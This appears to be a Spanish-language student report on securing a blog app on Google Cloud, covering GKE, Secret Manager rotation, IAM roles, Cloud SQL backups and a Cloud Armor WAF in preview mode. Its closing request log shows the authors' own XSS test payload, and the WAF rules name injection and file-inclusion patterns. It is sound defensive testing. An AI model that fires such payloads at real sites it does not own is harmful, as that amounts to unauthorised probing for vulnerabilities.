- Funcionalidad: Ofrece autenticación de Google y permite usar políticas para definir cómo los usuarios se autentican en el clúster, lo que agrega una capa extra de seguridad.

3. Seguridad de la red:

- Descripción: GKE incluye características para gestionar la comunicación entre las aplicaciones y los servicios dentro del clúster.
- Funcionalidad: Permite definir políticas de red que controlan el tráfico de los pods, así como el uso de *Cloud Armor* para proteger tus aplicaciones contra ataques DDoS y otros tipos de amenazas, que, para el caso de este proyecto, fue implementado.

4. Escaneo de vulnerabilidades:

- a. Descripción: GKE puede escanear imágenes de contenedor en busca de vulnerabilidades antes de realizar el despliegue.
- b. Funcionalidad: Utiliza herramientas de escaneo para identificar debilidades en las imágenes y proporcionar informes sobre riesgos de seguridad, ayudando a prevenir despliegues inseguros.

5. Configuraciones seguras por defecto:

- a. Descripción: GKE está diseñado con configuraciones predeterminadas que promueven la seguridad.
- b. Funcionalidad: Esto incluye deshabilitar funciones que no son necesarias y aplicar configuraciones de seguridad adecuadas en los clústeres y en los nodos.

6. Actualizaciones y parches automáticos:

- a. Descripción: GKE ofrece la capacidad de automatizar la actualización de las versiones de Kubernetes y parches de seguridad.
- b. Funcionalidad: Esto asegura que siempre tengas las últimas características de seguridad y correcciones, reduciendo las vulnerabilidades potenciales.

7. Auditoría y monitoreo:

- a. Descripción: GKE integra herramientas de auditoría que monitorizan y registran las todas actividades dentro del clúster.
- b. Funcionalidad: Esto permite analizar quién accedió a qué recursos y cuándo, facilitando la detección de actividades inusuales o potencialmente maliciosas.

8. Cifrado de datos:

- a. Descripción: GKE proporciona cifrado para los datos en reposo y en tránsito.
- b. Funcionalidad: Esto protege la confidencialidad e integridad de los datos, evitando que sean accesibles en texto claro.

9. Gestión de secretos:


- a. Descripción: GKE permite almacenar y gestionar secretos (como contraseñas y API keys) de manera segura.
- b. Funcionalidad: Puedes usar Google Secret Manager para manejar estos secretos eficientemente y con control de acceso.

10. Políticas de Pod de seguridad:

- a. Descripción: Puedes definir políticas de seguridad para los pods en el clúster.
- b. Funcionalidad: Estas políticas ayudan a controlar cómo se ejecutan los contenedores y qué recursos pueden utilizar, limitando el impacto de los compromisos de seguridad.
 - **Bastion host para acceder a los recursos**


El despliegue de OKE que hicimos fue sobre un clúster público, por tanto, el acceso no se hace por ip pública, de tal manera que así fue como quedó el despliegue de la aplicación. Sin embargo, para ilustrar el acceso a un clúster privado de GKE, se creó un nuevo clúster privado de GKE y se habilitó el acceso por Cloud Shell usando gcloud. A continuación, se muestran los pantallazos correspondientes de este despliegue:

- Despliegue del clúster en GKE, el cual no tiene direccionamiento público:



The screenshot shows the Google Cloud Kubernetes Engine Clusters page. It displays a summary of a single cluster named "gke-privatecluster-seguridadencloud". The cluster is located in "us-east4" and is in the "Standard" tier. It has 1.51 total vCPUs and 6.03 GB of memory. The status is 100% healthy and up-to-date. Estimated monthly cost is \$0.00 / month. There are no recommendations for health, upgrade, or cost optimization.

Status	Name	Location	Tier	Number of nodes	Total vCPUs	Total memory	Notifications	Labels
<input checked="" type="checkbox"/>	gke-privatecluster-seguridadencloud	us-east4	Standard		1.51	6.03 GB		



The screenshot shows the "Cluster Networking" settings for the same cluster. The configuration includes:

- Default SNAT: Enabled
- Network: default
- Subnet: default
- Stack type: IPv4
- Private control plane's endpoint subnet: default
- VPC-native traffic routing: Enabled
- Cluster Pod IPv4 range (default): gke-gke-privatecluster-seguridadencloud-pods-85e54908 (10.99.0.0/17)
- Cluster Pod IPv4 ranges (additional): None
- IPv4 service range: 34.118.224.0/20
- Intranode visibility: Enabled
- HTTP Load Balancing: Enabled
- Subsetting for L4 Internal Load Balancers: Disabled
- Calico Kubernetes Network policy: Disabled
- Dataplane V2: Enabled
- Dataplane V2 Metrics: Enabled
- Dataplane V2 Observability: Enabled
- DNS provider: Cloud DNS (cluster scope)

- Despliegue de un pod en el cluster gke-privatecluster-seguridadencloud, el cual solo tiene un endpoint privado, para este caso, la dirección es 10.99.0.81.

3) Esta es el acceso por Cloud Shell, ya con la instalación del Kubectl:

```
Welcome to Cloud Shell! Type "help" to get started.
Your Cloud Platform project in this session is set to seguridad-en-cloud.
Use `gcloud config set project [PROJECT_ID]` to change to a different project.
zetrhick20@cloudshell:~ (seguridad-en-cloud)$ kubectl version
Client Version: v1.31.6-dispatcher
Kustomize Version: v5.4.2
Server Version: v1.31.6-gke.1020000
zetrhick20@cloudshell:~ (seguridad-en-cloud)$ 
```

4) A continuación, se muestra la conexión al clúster de GKE a través del Cloud Shell:

```
Welcome to Cloud Shell! Type "help" to get started.
Your Cloud Platform project in this session is set to seguridad-en-cloud.
Use `gcloud config set project [PROJECT_ID]` to change to a different project.
zetrhick20@cloudshell:~ (seguridad-en-cloud)$ kubectl version
Client Version: v1.31.6-dispatcher
Kustomize Version: v5.4.2
Server Version: v1.31.6-gke.1020000
zetrhick20@cloudshell:~ (seguridad-en-cloud)$ gcloud container clusters get-credentials gke-privatecluster-seguridadencloud --region us-east4 --project seguridad-en-cloud
Fetching cluster endpoint and auth data.
kubeconfig entry generated for gke-privatecluster-seguridadencloud.
zetrhick20@cloudshell:~ (seguridad-en-cloud)$ 
```

5) Aquí vemos que ya se obtienen tanto los nodos, como el pod que se creó en el clúster de GKE:

```
zetrhick20@cloudshell:~ (seguridad-en-cloud)$ kubectl get nodes
NAME           STATUS   ROLES      AGE     VERSION
gk3-qke-privatecluster-s-default-pool-f29aab86-zzjx   Ready    <none>    169m   v1.31.6-gke.1020000
gk3-qke-privatecluster-segurid-pool-2-3267f293-mqgz   Ready    <none>    168m   v1.31.6-gke.1020000
gk3-qke-privatecluster-segurid-pool-2-ce39c35a-6cfv   Ready    <none>    166m   v1.31.6-gke.1020000
zetrhick20@cloudshell:~ (seguridad-en-cloud)$ kubectl get pods
NAME           READY   STATUS    RESTARTS   AGE
nginx-1-569c4bb68-qg2vc   1/1     Running   0          167m
zetrhick20@cloudshell:~ (seguridad-en-cloud)$ 
```

- **Cifrado de tráfico interno activando Encriptación en Tránsito**

Con el propósito de proteger los datos para que no sean interceptados entre las comunicaciones, se aplicaron las configuraciones predeterminadas para los datos en tránsito que ofrece Google Cloud.

- Private Google Access para que los contenedores puedan acceder a los servicios de Google sin usar direcciones IP públicas.

El Backend está accediendo a la base de datos usando Private Google Access, que está habilitado en la subnet.

The screenshot shows the Google Cloud Platform interface for managing a VPC network. The top navigation bar includes the Google Cloud logo, the project name 'fleetproject', and a search bar. Below the navigation bar, the path 'Navigation menu () / Subnetwork: default' is displayed. The main content area is titled 'Subnet details' with 'EDIT' and 'DELETE' buttons. A 'Back to previous page' button is also present. The subnet configuration is shown in sections:

- VPC Network:** default
- Region:** us-central1
- IP stack type:** IPv4 (single-stack)
- Primary IPv4 range:**

Primary IPv4 range	Access type	Reserved internal range
10.128.0.0/20	Internal	None
- Secondary IPv4 ranges:**

Subnet range name	Secondary IPv4 range	Reserved internal range
gke-autopilot-cluster-1-pods-a5d2d612	10.63.0.0/17	gke-autopilot-cluster-1-pods-a5d2d612
- Gateway:** 10.128.0.1
- Private Google Access:** On
- Flow logs:** (indicated by a right-pointing arrow)

➤ **Componentes de Seguridad de FastAPI (Backend).**

El desarrollo de la aplicación a nivel de backend, se usó FastAPI. Este framework incluye varios componentes de seguridad para construir aplicaciones seguras, ya que sigue principios de diseño que fomentan la seguridad; FastAPI permite construir aplicaciones resilientes contra diversas amenazas y vulnerabilidades. A continuación, se detalla una lista de los principales componentes de seguridad que están inmersos en FastAPI:

- 1) Autenticación y Autorización:**
 - i. Soporte para OAuth2: FastAPI incluye un soporte robusto para el flujo de autorización OAuth2, permitiendo a las aplicaciones autenticarse utilizando tokens.
 - ii. Implementación de JWT (JSON Web Tokens): Facilita el uso de tokens JWT para la autenticación de manera sencilla y segura.
- 2) Manejo de seguridad de datos:**
 - i. Validación de datos: Utiliza Pydantic para validar los datos entrantes, asegurando que los datos cumplen con las especificaciones esperadas antes de ser procesados.
 - ii. Cifrado de contraseña: Se recomienda utilizar bibliotecas como passlib para cifrar contraseñas antes de almacenarlas.
- 3) Configuración del CORS (Cross-Origin Resource Sharing):**
 - i. FastAPI permite configurar CORS para restringir qué dominios pueden acceder a la API, mejorando así la seguridad ante ataques.
- 4) Segmentación de dependencias:**
 - i. Inyección de dependencias: Permite manejar la forma en que se cargan y utilizan las dependencias, lo que puede incluir componentes de seguridad personalizados, validaciones y verificaciones.
- 5) Middleware de seguridad:**
 - i. FastAPI permite agregar middleware para realizar tareas de seguridad personalizadas, como la protección contra ataques de Cross-Site Scripting (XSS) y filtros de contenido.
- 6) Configuración de políticas de seguridad:**
 - i. Políticas de seguridad de contenido (CSP): Permite establecer políticas para restringir las fuentes de contenido que se pueden cargar, mitigando ataques de inyección y XSS.
- 7) Protección contra CSRF (Cross-Site Request Forgery):**
 - i. Aunque FastAPI no proporciona CSRF por defecto, se pueden implementar mecanismos mediante middleware y bibliotecas adicionales para proteger las solicitudes.
- 8) Documentación segura:**
 - i. Genera automáticamente documentación de la API que incluye información sobre los métodos de autenticación y los requisitos de seguridad, ayudando a los desarrolladores a implementar las mejores prácticas.
- 9) Configuración de excepciones y errores:**
 - i. Maneja errores de forma que se minimice la exposición de información sensible al usuario final al proporcionar respuestas de error genéricas.
- 10) Sesiones y cookies seguras:**

- i. La gestión de sesiones puede ser implementada de forma segura para asegurar que la información del usuario no sea expuesta.

➤ **Componentes de Seguridad de NodeJS (Frontend).**

Para el desarrollo del frontend del Blog, se usó NodeJS y tomando en cuenta que este framework de desarrollo usa buenas prácticas de seguridad, se adecuó muy bien a lo que hicimos, especialmente cuando se despliegan en entornos en la nube como Google Cloud Platform, donde se pueden complementar con controles adicionales como IAM, Cloud Armor, Secret Manager y políticas de red. A continuación, se detalla una lista de los principales componentes de seguridad que están inmersos en NodeJS:

1) Validación y Sanitización de entradas:

- i. Es fundamental validar y limpiar todas las entradas de usuario para prevenir ataques como inyección SQL, Cross-Site Scripting (XSS) y otros ataques de inyección. Se pueden usar librerías como `validator.js` o `express-validator` para este propósito.

2) Manejo seguro de dependencias:

- i. NodeJS utiliza npm para gestionar paquetes, por lo que es crucial auditar y actualizar regularmente las dependencias para evitar vulnerabilidades conocidas.
- ii. Herramientas como `npm audit` ayudan a identificar y corregir vulnerabilidades en las dependencias.

3) Autenticación y autorización:

- i. Permite implementar mecanismos seguros para autenticar usuarios, como OAuth2, JWT (JSON Web Tokens), sesiones seguras, etc.
- ii. Control de acceso basado en roles (RBAC) para limitar permisos según el principio de mínimo privilegio.

4) Protección contra ataques comunes:

- i. Mitigación de ataques CSRF (Cross-Site Request Forgery) mediante tokens anti-CSRF.
- ii. Prevención de ataques XSS mediante sanitización de datos y uso de cabeceras HTTP adecuadas.
- iii. Protección contra ataques de fuerza bruta y denegación de servicio (DoS) mediante limitación de tasa (rate limiting).

5) Configuración segura de HTTP y Middleware:

- i. Uso de middleware como `helmet` para configurar cabeceras HTTP que mejoran la seguridad (Content Security Policy, HSTS, X-Frame-Options, etc.).
- ii. Configuración de CORS (Cross-Origin Resource Sharing) para restringir dominios que pueden acceder a la API.

6) Cifrado y gestión de secretos:

- i. Cifrado de datos sensibles en tránsito (usando HTTPS/TLS) y en reposo.

- ii. Gestión segura de secretos y credenciales, evitando almacenarlos en el código fuente, utilizando servicios como Google Secret Manager o variables de entorno seguras.

7) Manejo seguro de sesiones y cookies:

- i. Configuración de cookies con atributos seguros (`HttpOnly`, `Secure`, `SameSite`) para proteger contra robo de sesión y ataques CSRF.⁴

8) Registro y monitoreo:

- i. Implementación de logs seguros que no expongan información sensible.
- ii. Monitoreo continuo para detectar comportamientos anómalos o intentos de ataque.

9) Control de acceso y principio de mínimo privilegio:

- i. Se pueden aplicar controles de acceso estrictos en el código y en la infraestructura donde se despliega la aplicación.

10) Seguridad en el despliegue y la infraestructura:

- i. Uso de contenedores seguros y escaneos de vulnerabilidades en imágenes, a través de Artifact Analysis.
- ii. Configuración de firewalls y reglas de red para limitar el acceso a la aplicación.

11) Protección contra inyección y vulnerabilidades OWASP Top 10:

- i. Implementar controles para prevenir vulnerabilidades comunes listadas en OWASP Top 10, como inyección, autenticación rota, exposición de datos sensibles, etc.


Semana 2: Gestión de secretos y cífrados DB

1. Google Secret Manager

a. Configurar Secret Manager para almacenar claves API, credenciales de bases de datos y otros secretos críticos

Se configura **Secret Manager** para almacenar de forma segura la contraseña de la base de datos.

The screenshot shows the Google Cloud Secret Manager interface. At the top, there's a navigation bar with 'Security / Secret manager / Secret: clavedb / Versions'. Below the navigation, there's a header with 'Secret: "clavedb"', 'EDIT SECRET', and 'DELETE' buttons. A 'Back to parent page' link is also present. The main area has tabs for 'OVERVIEW', 'VERSIONS' (which is selected), 'PERMISSIONS', and 'LOGS'. Under 'VERSIONS', there's a sub-header 'Versions' with a '+ NEW VERSION' button, and buttons for 'ENABLE', 'DISABLE', and 'DESTROY'. A 'Filter' input field is available. A table lists the versions: one version named '1' is listed, showing it's Enabled, Google-managed, and was created on 4/13/25, 1:12 PM. The table has columns for Version, Aliases, Status, Scheduled for destruction on, Encryption, Created on, and Actions. At the bottom, a message says 'No versions selected'.



b. Habilitar el versionado de secretos para facilitar la gestión de cambios

El versionado de secretos es una funcionalidad nativa en **GCP**, que permite gestionar diferentes versiones de un secreto. Al agregar una nueva versión, es posible deshabilitar las versiones anteriores para evitar su uso.

La implementación se realiza en **Python** para acceder y utilizar el secreto de manera segura.

```
def get_secret(secret_id, project_id):
    client = secretmanager.SecretManagerServiceClient()
    name = f"projects/{project_id}/secrets/{secret_id}/versions/latest"
    response = client.access_secret_version(request={"name": name})
    secret_value = response.payload.data.decode("UTF-8")
    return secret_value

DB_PASSWORD = get_secret("clavedb", "tu-proyecto-id")
```

2. Roles y Permisos:

a. Establecer roles específicos en IAM para limitar el acceso a secretos según las responsabilidades del equipo

El rol **roles/secretmanager.admin** está destinado a los administradores de secretos. Dado que **Niedila** es la administradora de la base de datos, se le otorgó este rol para que pueda gestionar de manera segura los secretos asociados.

 nb@latlzone.joonix.net

Cloud SQL Admin

Secret Manager Admin

El rol **roles/secretmanager.secretAccessor** está destinado a servicios y usuarios que necesitan acceso a secretos. A **Luisa**, miembro del equipo encargado del despliegue de la aplicación, se le otorgó este rol para que pueda acceder al secreto, al igual que a la cuenta de servicio de **GKE**.

 lq@latlzone.joonix.net

Kubernetes Engine Admin

Secret Manager Secret Accessor

660049252189-
compute@developer.gserviceaccount.com

Compute Engine default service account	Editor Pub/Sub Admin Secret Manager Secret Accessor Traffic Director Client
----------------------------------------------------	--------------------------------------------------------------------------------------

3. Rotación de Claves:

- Implementar políticas de rotación automática de claves cada 90 días utilizando funciones de rotación en Secret Manager.
- Configurar alertas para notificar cuando un secreto esté por expirar.

Se habilitó el **Rotation Period** para el secreto, y la notificación del evento se envía a través de **Pub/Sub** mediante el tópico `rotatesecret`. De esta forma, cualquier aplicación encargada de supervisar la rotación puede suscribirse a dicho tópico y actuar en consecuencia.

Secret: "clavedb"		EDIT SECRET	DELETE
	OVERVIEW	VERSIONS	PERMISSIONS
Name	clavedb		
Replication policy	Automatically replicated		
Encryption	Google-managed		
Rotation	Every 90 days. Next rotation on July 13, 2025 at 2:11:07 PM GMT-5		
Notifications	projects/fleetproject-403015/topics/rotatesecret		
Created on	April 13, 2025 at 1:12:25 PM GMT-5		
Expiration	Never		
Delay version destroy duration	None		
Labels	None		
Annotations	None		
Version aliases	None		
Resource name	projects/660049252189/secrets/clavedb		

CLOUD SHELL

4. Cifrado de Base de Datos

Configurar cifrado para la base de datos utilizada en la solución desplegada.

Implementar buenas prácticas de seguridad para el tipo de base de datos utilizada en el proyecto.

5. Estrategia de Backup

- Definir una estrategia de backup que priorice la seguridad y la disponibilidad de los datos. Esta sección no es necesario implementarla en GCP

Se realiza un respaldo diario de la base de datos, con un período de retención de 7 días, durante el cual las copias pueden ser recuperadas en caso de ser necesario.

The screenshot shows the Google Cloud Platform interface for managing Cloud SQL backups. At the top, it says "Google Cloud" and "fleetproject". Below that, it shows the instance name "blog" and its type "PostgreSQL 16". Under "Settings", it lists automated backups (Enabled), backups window (3:00 AM - 7:00 AM (GMT-5)), automated backups retained (7), point-in-time recovery (Enabled), days of logs retained (7), and location (Multi-region: us). A "CREATE BACKUP" button is available. Below this, a table lists recent backups with columns for Created (date and time), Type (Automated), Location (Multi-region: us), and Description (-). Each backup has a "Restore" button next to it.

Created	Type	Location	Description	Restore
Apr 14, 2025, 4:25:02 AM	Automated	Multi-region: us	-	⋮
Apr 13, 2025, 5:49:09 AM	Automated	Multi-region: us	-	⋮
Apr 12, 2025, 5:50:03 AM	Automated	Multi-region: us	-	⋮
Apr 11, 2025, 5:26:12 AM	Automated	Multi-region: us	-	⋮
Apr 10, 2025, 5:47:46 AM	Automated	Multi-region: us	-	⋮

Además de lo ya implementado en la consola, se diseñó el siguiente plan estratégico, el cual aún no ha sido puesto en marcha. A continuación, se presentan los elementos clave de esta estrategia junto con los servicios de GCP asociados:

- i. Uso de Cloud SQL para PostgreSQL: Ya que Google Cloud SQL es un servicio totalmente administrado que facilita la creación, configuración y uso de bases de datos PostgreSQL en GCP, esto nos ofrece características de alta disponibilidad (HA) y una fácil gestión de backups.
- ii. Configuración de Backup automático:
 - a. Habilitar los backups automáticos en Cloud SQL con un horario específico (preferiblemente durante períodos de baja actividad para no afectar el rendimiento de la base de datos).
 - b. Configurar la retención de backups para un periodo de tiempo adecuado, al menos por 30 días, pero si la dinámica de la aplicación lo requiere.
- iii. Backups manuales:
 - a. Realizar backups manuales antes de realizar cambios críticos en la base de datos, con el fin de tener un punto de retorno inmediato.
 - b. Almacenar esos backups en Google Cloud Storage para facilidad de acceso y seguridad.
- iv. Implementación de replicación:
 - a. Configurar la replicación en una instancia de Cloud SQL secundaria para asegurar la disponibilidad de datos en caso de que falle la instancia principal.
 - b. Utilizar la configuración de alta disponibilidad (HA) para garantizar que la base de datos esté siempre accesible.
- v. Uso de Google Cloud Storage para almacenamiento de Backups:
 - a. Almacenar backups en buckets de Cloud Storage con políticas de acceso restringido.

- b. Configurar la encriptación de datos en reposo y en tránsito para mayor seguridad.
- vi. Monitoreo y alertas:
 - a. Configurar alertas para monitorear el estado de los backups y recibir notificaciones sobre fallas o problemas.
 - b. Realizar auditorías periódicas de los backups para asegurar que están completos y accesibles.
- vii. Pruebas de restauración:
 - a. Realizar simulaciones regulares de restauración de backups para asegurar que el proceso funcione correctamente y que los datos sean recuperables.
 - b. Documentar los procedimientos de restauración para fácil referencia durante una emergencia y que cualquier persona de TI sepa cómo acceder a ellos.

Esta estrategia de backup no solo asegura la correcta salvaguarda de los datos en la base de datos PostgreSQL desplegada en GCP, sino que también prioriza su seguridad y disponibilidad mediante el uso de servicios robustos que esta plataforma nos ofrecer. La clave del éxito es la combinación de backups automáticos y manuales, así como una monitorización proactiva y pruebas regulares de recuperación, para garantizar que el plan realmente funciona en el momento de una eventualidad.

6. Preparación WAF

a. Configurar Google Cloud Armor en modo "permisivo" (solo registro) para observar patrones de tráfico sin bloquear ni aplicar reglas

Cloud Armor ofrece una opción llamada Preview Mode, en la que no se bloquea el tráfico de manera activa, pero se registran las acciones que se habrían tomado si las reglas estuvieran en modo de aplicación. Esta funcionalidad permite validar si las reglas configuradas son demasiado restrictivas antes de que tengan impacto en los usuarios reales. Para ello, fue creada una política en Cloud Armor, como se puede evidenciar a continuación.

Google Cloud fleetproject cloud ar service-660049252189@gcp-s 0/0

Cloud Armor policies [Create policy](#) [Delete policy](#)

Cloud Armor advanced network DDoS protection is now generally available to protect applications and services using Network Load Balancer, Protocol Forwarding, and Internal Load Balancers. [Learn more](#)

[Dismiss](#)

Security policies let you control access to your Google Cloud resources at your network's edge, including internal Load Balancers.

You can use security policies to protect workloads on external Cloud Load Balancing deployments, Protocol forwarding deployments, or Instances with public IP addresses. [Learn more](#)

Filter Enter property name or value

<input type="checkbox"/>	Name	Type	Scope	Rules	Targets	Description	
<input type="checkbox"/>	politica-permisiva	Backend security policy	global	9	2	Modo observación - no bloquea	

Estamos utilizando expresiones predefinidas para la detección de los ataques más comunes, como se puede observar en la imagen.

Filter Enter property name or value

<input type="checkbox"/>	Action	Type	Match	Description	Priority	
<input type="checkbox"/>	Deny (403): preview only		evaluatePreconfiguredExpr('xss-stable')	Detecta ataques de cross site scripting	1,000	
<input type="checkbox"/>	Deny (403): preview only		evaluatePreconfiguredExpr('sql-stable')	Detecta ataques de SQL injection	1,001	
<input type="checkbox"/>	Deny (403): preview only		evaluatePreconfiguredExpr('rfi-stable')	Detecta intentos de Remote File Inclusion (RFI), donde alguien intenta incluir archivos remotos maliciosos en la app.	1,002	
<input type="checkbox"/>	Deny (403): preview only		evaluatePreconfiguredExpr('lfi-stable')	Detecta Local File Inclusion (LFI), como cuando intentan acceder a /etc/passwd.	1,003	
<input type="checkbox"/>	Deny (403): preview only		evaluatePreconfiguredExpr('methodenforcement-stable')	Bloquea métodos HTTP no permitidos, como TRACE, TRACK, CONNECT.	1,004	
<input type="checkbox"/>	Deny (403): preview only		evaluatePreconfiguredExpr('protocolattack-stable')	Detecta ataques a nivel de protocolo HTTP, como mensajes malformados.	1,005	
<input type="checkbox"/>	Deny (403): preview only		evaluatePreconfiguredExpr('php-stable')	Detecta patrones sospechosos relacionados con PHP, como rutas que terminan en .php o variables comunes en exploits.	1,006	
<input type="checkbox"/>	Deny (403): preview only		evaluatePreconfiguredExpr('cve-canary')	Evaluá tráfico basado en exploits conocidos (CVEs) monitoreados por Google. Se actualiza constantemente.	1,007	
<input type="checkbox"/>	Allow	IP addresses/ranges	* (All IP addresses)	default rule	2,147,483,647	

Ejecutamos pruebas de ataque en el sitio para validar que la configuración esté funcionando correctamente. Se observa que Cloud Armor detecta los ataques, pero no reacciona porque está en modo permisivo.

Showing logs for last 1 hour from 4/17/25, 1:23 PM to 4/17/25, 2:23PM.							
						Extend time by: 1 hour	Edit time
>	i	2025-04-16 14:08:12.266	GET	200	722 B	82 ms	Chrome 135.0_ http://34.8.206.33/login
>	i	2025-04-16 14:08:12.268	GET	200	234.91 KIB	97 ms	Chrome 135.0_ http://34.8.206.33/assets/index-f4-b0rIj.js
>	i	2025-04-16 14:08:12.357	GET	200	45.79 KIB	84 ms	Chrome 135.0_ http://34.8.206.33/assets/index-D6F4dsI0.css
>	i	2025-04-16 14:08:12.633	GET	200	1.76 KIB	87 ms	Chrome 135.0_ http://34.8.206.33/vite.svg
>	i	2025-04-16 14:09:49.361	GET	200	722 B	123 ms	Edg 90.0.818_ http://34.8.206.33/
>	i	2025-04-16 14:13:39.336	GET	200	722 B	169 ms	curl 8.13.0_ http://34.8.206.33/?q=%3Cscript%3Ealert('xss')%3C/script%3E
>	i	2025-04-16 14:15:33.021	GET	200	722 B	83 ms	Chrome 135.0_ http://34.8.206.33/?q=%3Cscript%3Ealert(%27xss%27)%3C/script%3E
>	i	2025-04-16 14:18:22.693	GET	200	722 B	168 ms	curl 8.13.0_ http://34.8.206.33/noexiste.php
